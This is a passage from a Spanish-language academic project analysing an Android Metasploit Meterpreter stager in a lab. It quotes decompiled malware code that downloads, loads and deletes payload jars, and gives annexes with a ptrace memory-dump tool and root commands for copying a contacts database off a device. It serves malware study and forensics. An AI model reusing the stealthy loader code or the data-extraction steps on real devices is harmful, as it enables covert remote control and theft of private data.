Ya con la clase cargada, se encarga de borrar los ficheros: el .jar descargado y el .dex generado como optimización del .jar. Se trata seguramente de una medida para borrar pistas sobre la ejecución de este módulo en el dispositivo móvil.

```
file.delete();
new File(dexPath).delete();
```

Finalmente se realiza la invocación de un método con nombre *start* de la clase que se acaba de cargar.

```
myClass.getMethod("start",
   new Class[]{DataInputStream.class, OutputStream.class, String[].class})
 .invoke(stage, in, out, parameters);
```

Como se ha comentado, el nombre de la clase que al final se ejecuta, en la versión del código fuente de *github*, se recupera del servidor. Precisamente esa es una de las diferencias con el código fuente descompilado, donde sí aparece el nombre de la clase a cargar: *com.metasploit.meterpreter.AndroidMeterpreter*.

```
Class localClass2 = Payload.class.getClassLoader().loadClass("
com.metasploit.meterpreter.AndroidMeterpreter");
```

Para comprobar en la práctica si efectivamente se produce la descarga y el borrado de las librerías, se ha abierto sesión de *shell* como *root* en el terminal del dispositivo y se ha ejecutado un bucle infinito para ir comprobando el contenido del directorio /data/data/com.metasploit.stage.

```
iMac-de-Antoni:laboratori toni$ adb install metasploit.apk
[100%] /data/local/tmp/metasploit.apk
    pkg: /data/local/tmp/metasploit.apk
Success
iMac-de-Antoni:laboratori toni$ adb shell
shell@falcon_umts:/ $ su
root@falcon_umts:/ $ cd /data/data/com.metasploit.stage/
root@falcon_umts:/data/data/com.metasploit.stage # ls -l
lrwxrwxrwx install  install          2016-12-18 18:01 lib -> /data/app-
lib/com.metasploit.stage
```

La ejecución del bucle se tiene que iniciar después de haber instalado la aplicación en el laboratorio, y justo antes de iniciarla por primera vez, estando además con *metasploit* a la espera de peticiones.

```
130|root@falcon_umts:/data/data/com.metasploit.stage # while true; do
> date;pwd;ls files; sleep 0.2; echo "\n"; done
```

La traza del bucle justo antes de iniciar la aplicación y justo después de haberla iniciado es:

```
Sun Dec 18 17:36:48 CET 2016      // Justo antes de iniciar la aplicación
/data/data/com.metasploit.stage/files
```

```
Sun Dec 18 17:36:48 CET 2016      // Justo después de iniciarla
/data/data/com.metasploit.stage/files
payload.dex
payload.jar
met.dex
met.jar

Sun Dec 18 17:36:49 CET 2016      // Un segundo después ya ha borrado los jar
/data/data/com.metasploit.stage/files
```

Para intentar obtener los ficheros descargados: *met.jar* y *payload.jar* se puede volver ha ejecutar otro bucle similar al anterior pero, en lugar de simplemente ejecutar el listado del directorio, se intentará mover el fichero a otro directorio. Al mismo tiempo se inicia el *exploit* en el host, que queda a la espera de recibir peticiones por parte del dispositivo móvil, es decir, a que la aplicación sea iniciada.

```
root@falcon_umts:/data/data/com.metasploit.stage # while true; do
    cp files/met.jar /system/media;
    cp files/payload.jar /system/media;
    sleep 0.1;
    done
```

Así, iniciando la aplicación con el bucle ya arrancado, éste es capaz de copiar los ficheros *jar* al directorio */system/media*, evitando así que sean borrados definitivamente del dispositivo móvil.

```
shell@falcon_umts:/system/media $ ls -l *.jar
-rwxr-xr-x root     root        64823 2016-12-18 23:00 met.jar
-rwxr-xr-x root     root         1866 2016-12-18 23:27 payload.jar
```

Los ficheros son subidos al host del laboratorio para su análisis. En primer lugar se analiza *payload.jar*, al ser el primero en ser descargado y el que se ejecuta. Su contenido es el siguiente:

```
MacBook-Pro-de-Antoni:metasploit toni$ unzip -t -v payload.jar
Archive:  payload.jar
    testing: META-INF/MANIFEST.MF     OK
    testing: classes.dex              OK
No errors detected in compressed data of payload.jar.
```

Se descomprime y se transforma el paquete binario .dex en .jar usando des2jar:


```
MacBook-Pro-de-Antoni:payload.jard toni$ d2j-dex2jar.sh classes.dex
dex2jar classes.dex -> ./classes-dex2jar.jar
```

Al analizar el jar resultante con jd-gui se puede ver que el paquete contiene una interfaz: *Stage*, y una clase, *Meterpreter*, que de forma similar a la ya detallada en el módulo anterior, se encarga de descargar del servidor el paquete *met.jar*, y crear una instancia de la clase que contiene: *com.metasploit.meterpreter.AndroidMeterpreter*.

```
public class Meterpreter
{
  public void start(DataInputStream paramDataInputStream, OutputStream
paramOutputStream, Object[] paramArrayOfObject)
    throws Exception
  {
    Object localObject = (String)paramArrayOfObject[0];
```

```
        String str2 = (String)localObject + File.separatorChar + "met.jar";
        String str1 = (String)localObject + File.separatorChar + "met.dex";
        byte[] arrayOfByte = new byte[paramDataInputStream.readInt()];
        paramDataInputStream.readFully(arrayOfByte);
        File localFile = new File(str2);
        if (!localFile.exists()) {
          localFile.createNewFile();
        }
        FileOutputStream localFileOutputStream = new FileOutputStream(localFile);
        localFileOutputStream.write(arrayOfByte);
        localFileOutputStream.flush();
        localFileOutputStream.close();
        localObject = new DexClassLoader(str2, (String)localObject,
           (String)localObject,Meterpreter.class.getClassLoader())
           .loadClass("com.metasploit.meterpreter.AndroidMeterpreter");
        localFile.delete();
        new File(str1).delete();
        ((Class)localObject).getConstructor(new Class[]{
             DataInputStream.class, OutputStream.class, Object[].class,
             Boolean.TYPE }).newInstance(new Object[]  { paramDataInputStream,
             paramOutputStream, paramArrayOfObject, Boolean.valueOf(false) });
      }
}
```

En el trozo de código marcado en verde se puede apreciar como, una vez se ha descargado el fichero de librerías *met.jar*, primero carga en memoria la clase *AndroidMeterpreter*, para luego invocar a su constructor a través del mecanismo de reflexión, al cual sigue pasándole como parámetro los flujos de entrada y de salida abiertos inicialmente (*DataInputStream* y *OutputStream*). Y efectivamente descompilando el paquete *met.jar*, se puede observar como contiene la clase *com.metasploit.meterpreter.AndroidMeterpreter*.



Realizando una búsqueda por internet del término *Meterpreter* se puede comprobar que se trata de un módulo de distribución dinámica de *payloads*, entendiéndolo como un componente que ejecuta código malicioso, diseñado para minimizar las evidencias de su presencia en el dispositivo víctima: eso se consigue instalando en el disco de la víctima un componente de tamaño reducido encargado de conectarse al servidor atacante de donde obtendrá el módulo de *payload* que será cargado directamente en memoria (sin dejar evidencia en disco).

En la nomenclatura usada por metasploit, los *stagers* son estos componentes de pequeño tamaño que se instalan en la víctima y se encargan de obtener de la red y cargar en memoria los módulos payload, denominados *stages*, de mayor tamaño, encargados de proporcionar al atacante el control del dispositivo víctima.

En el caso estudiado el módulo instalado en el dispositivo actuaría como *stager*, y el módulo descargado en forma de jar, *met.jar*, sería un *stage*. De hecho, aunque la mayor parte de la documentación que se puede encontrar por internet hace referencia a librerías DLL de Windows, la descripción de su funcionamiento coincide en gran medida con el análisis que se ha realizado del programa encontrado en el dispositivo móvil:

- Consta de un componente de tamaño reducido (el *apk stager* que se ha descargado del dispositivo apenas ocupaba 8.323 *bytes*).
- El componente inicial se encarga de contactar con un servidor para descargarse un modulo, cargarlo en memoria, borrar la descarga (para no dejar rastro) y ejecutarlo a través de mecanismos de reflexión, este módulo tiene además un tamaño relativamente mucho mayor que el que se instala en el dispositivo (el *stage met.jar* ocupa 64.823 *bytes*).
- Las únicas evidencias directas en el dispositivo atacado son el programa inicial de reducido tamaño y el hecho de que hay una conexión abierta hacia un servidor (que podría pasar inadvertida entre las demás conexiones legítimas que realiza el dispositivo, y que además hay que tener en cuenta que usa una conexión cifrada). Para encontrar evidencias del código malicioso se debería recurrir al análisis de un volcado de la memoria RAM.

Por tanto se trata de una implementación en Java, específicamente para dispositivos *Android*, del *Meterpreter* original de *Windows*. De hecho, una vez más, realizando una búsqueda por internet, se puede encontrar el código fuente está disponible en *github*.

> https://github.com/rapid7/metasploit-payloads/tree/master/java/Androidpayload/library/src/com/metasploit/meterpreter

A partir del código fuente descompilado de *AndroidMeterpreter* se pueden comprobar las implementaciones de sus diferentes componentes, destacando:

Clase *AndroidMeterpreter*

Se trata de la clase principal del módulo de payload, y se encarga de coordinar el resto de componentes. Extiende el funcionamiento de la clase base *Meterpreter*, que se encarga de

inicializar el Gestor de Comandos (*CommandManager*) y los Canales (*Channel*) entre otros componentes.

```
public class Meterpreter
{
  private List channels = new ArrayList();
  private final CommandManager commandManager;
  private final PrintStream err;
  private final ByteArrayOutputStream errBuffer;
  protected int ignoreBlocks = 0;
  private final boolean loadExtensions;
  private final Random rnd = new Random();
  private long sessionExpiry;
  private List tlvQueue = null;
  private final TransportList transports = new TransportList();
  private byte[] uuid;
```

Clase *CommandManager*

El módulo *CommandManager* se encarga de gestionar, registrar los comandos disponibles a través de extensiones, y los ejecuta en última instancia. El registro de un comando se realiza indicando su nombre y la clase que lo implementa.

```
  public int executeCommand(Meterpreter paramMeterpreter, TLVPacket paramTLVPacket1, TLVPacket paramTLVPacket2)
    throws IOException
   {
    Command localCommand = getCommand(paramTLVPacket1.getStringValue(65537));
    int i;
    try
    {
      i = localCommand.execute(paramMeterpreter, paramTLVPacket1, paramTLVPacket2);
      if (i == 2)
         {
        paramTLVPacket2.add(131076, 0);
        return i;
         }
```

Interfaz *Command*

Define los requisitos mínimos de implementación de un comando: básicamente debe implementar el método execute.

```
public abstract interface Command
{
  public static final int ERROR_FAILURE = 1;
  public static final int ERROR_SUCCESS = 0;
  public static final int EXIT_DISPATCH = 2;

  public abstract int execute(Meterpreter paramMeterpreter, TLVPacket paramTLVPacket1, TLVPacket
paramTLVPacket2)
    throws Exception;
}
```

Clase *Channel*

Se trata de la implementación del mecanismo de comunicación entre el atacante (*metasploit*) y la víctima (el dispositivo Android), funciona sobre los flujos de comunicación abiertos (*InputStream* y *DataStream*) y permite la notificación de llegada de peticiones entre la dos partes.

Type-Lenght-Value (TLV)

La información que se intercambia entre el atacante y la víctima (comandos, estado, etc.) está estructurada en paquetes que contienen tres campos:

- tipo: indica el tipo de información que se está mandando,
- longitud: indica la longitud del paquete,
- valor: contiene el valor o información a transmitir.

Conclusión

Del análisis llevado a cabo se puede concluir que se trata de un *malware* de control remoto de dispositivos, que usa técnicas de reflexión y descarga dinámica de librerías para evitar dejar rastros en las víctimas. El procedimiento habitual de infección muy probablemente sea mediante trampas basadas en ingeniería social, incrustando el código dentro de una aplicación legítima, o una combinación de ambas técnicas.

Teniendo en cuenta la cantidad de permisos que solicita el daño que potencialmente puede causar es muy elevado.

7. Conclusiones

Durante el desarrollo de este proyecto se ha podido comprobar de forma práctica que un malware instalado en un dispositivo móvil puede tener consecuencias graves para la intimidad de las personas, la confidencialidad de la información guardada, la reputación de una organización, etc. Los dispositivos móviles gestionan una gran cantidad de información, que puede quedar al descubierto si no se toman medidas de protección.

El principal problema al que nos enfrentamos es la falta de información en cuestiones de seguridad, probablemente una gran parte de las infecciones por malware en dispositivos móviles se podrían evitar con una formación básica adecuada. De hecho, las extendidas técnicas de ingeniería social se basan en el intento de engaño a las personas.

A partir del estudio de malware y vulnerabilidades, como el realizado en este proyecto, se ve la importancia de mantener los dispositivos siempre actualizados, para evitar vulnerabilidades, y de sólo descargar software de sitios confiables. Se trata de dos pautas fáciles de llevar a cabo que pueden evitar muchos problemas.

Además, en organizaciones que manejen información crítica también es aconsejable realizar análisis periódicos similares a los descritos en este proyecto para evaluar la seguridad de las aplicaciones instaladas en los dispositivos.

Visión personal

Personalmente el desarrollo del proyecto me ha brindado la posibilidad de conocer el funcionamiento interno de la plataforma Android de forma muy amena. Me han parecido especialmente interesante las posibilidades que ofrece esta plataforma en lo que a seguridad se refiere. De hecho, me atrevería a decir que Android hoy en día es un sistema operativo muy maduro en aspectos de seguridad, eso sí, siempre y cuando sea usado de forma correcta por parte de sus usuarios (en este punto ya volveríamos a hablar de la necesidad de mantenerlo actualizado, etc.).

8. Anexos

Anexo 1: Utilidad de volcado de memoria para Android

El siguiente[4] programa escrito en C vuelca el contenido de la memoria de un proceso, de manera que luego puede ser analizada con un editor hexadecimal. El programa se basa en que en Linux/Android se pueden consultar las diferentes regiones de memoria virtual contiguas de un proceso determinado y el tipo de información que se guarda en cada una de ellas (si es un fichero se indica cuál) consultando el fichero virtual */etc/<pid>/maps*. Para cada región de memoria se indican los permisos que tiene el proceso sobre ella, el *inodo* y el nombre del fichero que se ha cargado (adicionalmente el acceso a este fichero virtual puede ser útil para determinar que ficheros tiene cargados en memoria el proceso). Usado conjuntamente con el fichero virtual */etc/<pid>/mem* se puede obtener un dump de memoria del proceso.

```
#include <stdio.h>
#include <stdlib.h>
#include <limits.h>
#include <sys/ptrace.h>
#include <sys/socket.h>
#include <arpa/inet.h>

void dump_memory_region(FILE* pMemFile, unsigned long start_address, long length)
{
    unsigned long address;
    int pageLength = 4096;
    unsigned char page[pageLength];
    fseeko(pMemFile, start_address, SEEK_SET);

    for (address=start_address; address < start_address + length; address +=
pageLength)
    {
        fread(&page, 1, pageLength, pMemFile);
        // write to stdout
        fwrite(&page, 1, pageLength, stdout);
    }
}

int main(int argc, char **argv) {

    if (argc == 2)
    {
        int pid = atoi(argv[1]);
        long ptraceResult = ptrace(PTRACE_ATTACH, pid, NULL, NULL);
        if (ptraceResult < 0)
        {
            printf("Unable to attach to the pid specified\n");
            return 1;
        }
        //wait(NULL);

        char mapsFilename[1024];
        sprintf(mapsFilename, "/proc/%s/maps", argv[1]);
        FILE* pMapsFile = fopen(mapsFilename, "r");
        char memFilename[1024];
        sprintf(memFilename, "/proc/%s/mem", argv[1]);
        FILE* pMemFile = fopen(memFilename, "r");
        int serverSocket = -1;
```

4 Versión modificada de http://unix.stackexchange.com/questions/6301/how-do-i-read-from-proc-pid-mem-under-linux#6302

```
        char line[256];
        while (fgets(line, 256, pMapsFile) != NULL)
        {
            unsigned long start_address;
            unsigned long end_address;
            sscanf(line, "%08lx-%08lx\n", &start_address, &end_address);
            dump_memory_region(pMemFile, start_address, end_address - start_address);
        }
        fclose(pMapsFile);
        fclose(pMemFile);

        ptrace(PTRACE_CONT, pid, NULL, NULL);
    }
    else
    {
        printf("%s <pid>\n", argv[0]);
        exit(0);
    }
}
```

Para compilarlo e instalarlo en el terminal del laboratorio se ha usado el NDK de Android, configurando los ficheros Android.mk y Makefile de la siguiente forma.

Android.mk:

```
LOCAL_PATH := $(call my-dir)
include $(CLEAR_VARS)
LOCAL_SRC_FILES := \
  memdump.c
LOCAL_MODULE := memdump
LOCAL_LDFLAGS   += -llog
LOCAL_CFLAGS    += -DDEBUG
LOCAL_CFLAGS    += -fPIE
LOCAL_LDFLAGS   += -fPIE -pie
include $(BUILD_EXECUTABLE)
```

Makefile:

```
all: build
build:
   ndk-build NDK_PROJECT_PATH=. APP_BUILD_SCRIPT=./Android.mk APP_PLATFORM=Android-22
   adb push obj/local/armeabi/memdump /data/local/tmp
clean:
   rm -rf libs
   rm -rf obj
```

De esta forma, puede ser compilado y subido al terminal simplemente con el comando *make*:

```
$ make
ndk-build NDK_PROJECT_PATH=. APP_BUILD_SCRIPT=./Android.mk
APP_PLATFORM=Android-22
[arm64-v8a] Install        : memdump => libs/arm64-v8a/memdump
[x86_64] Install        : memdump => libs/x86_64/memdump
[mips64] Install        : memdump => libs/mips64/memdump
[armeabi-v7a] Install        : memdump => libs/armeabi-v7a/memdump
[armeabi] Install        : memdump => libs/armeabi/memdump
[x86] Install        : memdump => libs/x86/memdump
[mips] Install        : memdump => libs/mips/memdump
adb push obj/local/armeabi/memdump /data/local/tmp
[100%] /data/local/tmp/memdump
```

Anexo 2: Descarga de ficheros protegidos con *adb pull*

Para realizar el análisis de determinados ficheros contenidos en el dispositivo móvil, puede ser conveniente descargarlos al host del dispositivo y así poder usar las herramientas que se tengan en el laboratorio.

Hay que tener en cuenta que por defecto el *daemon adb, adbd*, se ejecuta con los permisos del usuario *shell*, y por tanto el comando *adb pull* no tiene acceso a los directorios protegidos ni a los de aplicaciones. En este caso, para poder descargar ficheros protegidos al host, éstos se deben mover a un directorio donde el usuario *shell* (con el que se ejecuta *adbd* por defecto) tenga permisos de escritura.

Una práctica común suele ser copiar los ficheros a la tarjeta SD (que suele estar formateada en FAT32, y por tanto no tiene restricciones de permisos) y usar *adb pull* para copiar los ficheros desde allí. En caso que el terminal no disponga de ranura para tarjeta SD (como es el caso del MotoG 1), se pueden copiar los ficheros al directorio */system/media* y modificar sus permisos.

```
# mount -o remount,rw /system
# cd /data/data/com.Android.providers.contacts/databases
# cp contacts2.db /system/media/
# cd /system/media/
# chmod 755 contacts2.db
# exit
$ exit
```

Y desde el host:

```
$ adb pull /system/media/contacts2.db
```

Una vez descargado el fichero, ya puede borrarse la copia del directorio */system/media*, y volver a montar el *filesystem* como de sólo lectura (o alternativamente reiniciar el dispositivo).

Bibiografia y enlaces

A continuación se detallan las fuentes consultadas:

1. Hacking Android. Packt Publishing. Srinivasa Rao Kotipalli. Mohamed A. Imran.
2. Android Internals:A confectioner's cookbook.
3. http://www.linuxjournal.com/content/monitoring-Android-traffic-wireshark
4. http://www.linuxjournal.com/content/monitoring-Android-traffic-wireshark
5. http://resources.infosecinstitute.com/Android-hacking-security-part-13-introduction-drozer/
6. http://Androidvulnerabilities.org/by/version/
7. http://contagiominidump.blogspot.com.es/
8. https://developer.Android.com/guide/topics/security/permissions.html
9. https://developer.Android.com/training/articles/security-tips.html
10. https://source.Android.com/security/index.html
11. https://developer.Android.com/ndk/index.html
12. https://code.google.com/p/Android/issues/detail?id=178139
13. http://sites.utexas.edu/iso/2015/09/15/Android-5-lockscreen-bypass/#comments
14. http://pierrchen.blogspot.com.es/2016/09/an-walk-through-of-Android-uidgid-based.html
15. http://www.forensicmag.com/article/2010/04/introduction-Android-forensics
16. http://resources.infosecinstitute.com/Android-forensics/
17. http://Android.stackexchange.com/questions/163548/adb-pull-file-from-data-data/163697#163697
18. https://blog.paranoidsoftware.com/dirty-cow-cve-2016-5195-docker-container-escape/
19. https://v-e-o.blogspot.com.es/2016/10/way-to-Android-init-with-cve-2016-5195.html
20. http://security.stackexchange.com/questions/142784/what-makes-eacces-on-Android
21. https://www.martijnlibbrecht.nu/2/
22. http://tinyhack.com/2014/07/07/exploiting-the-futex-bug-and-uncovering-towelroot/
23. https://www.appdome.com/blog/the-futex-vulnerability
24. http://www.redtile.io/security/galaxy/

25. http://unix.stackexchange.com/questions/6301/how-do-i-read-from-proc-pid-mem-under-linux#6302

26. http://www.cvedetails.com/vulnerability-list/vendor_id-1224/product_id-19997/Google-Android.html

27. https://dev.metasploit.com/documents/meterpreter.pdf

28. https://github.com/rapid7/metasploit-payloads/tree/46d60d2c51b5ce64763c7df6864fbbb826fc4c81/java/Androidpayload

29. https://forum.xda-developers.com/Android/software-hacking/root-tool-dirtycow-apk-adb-t3525120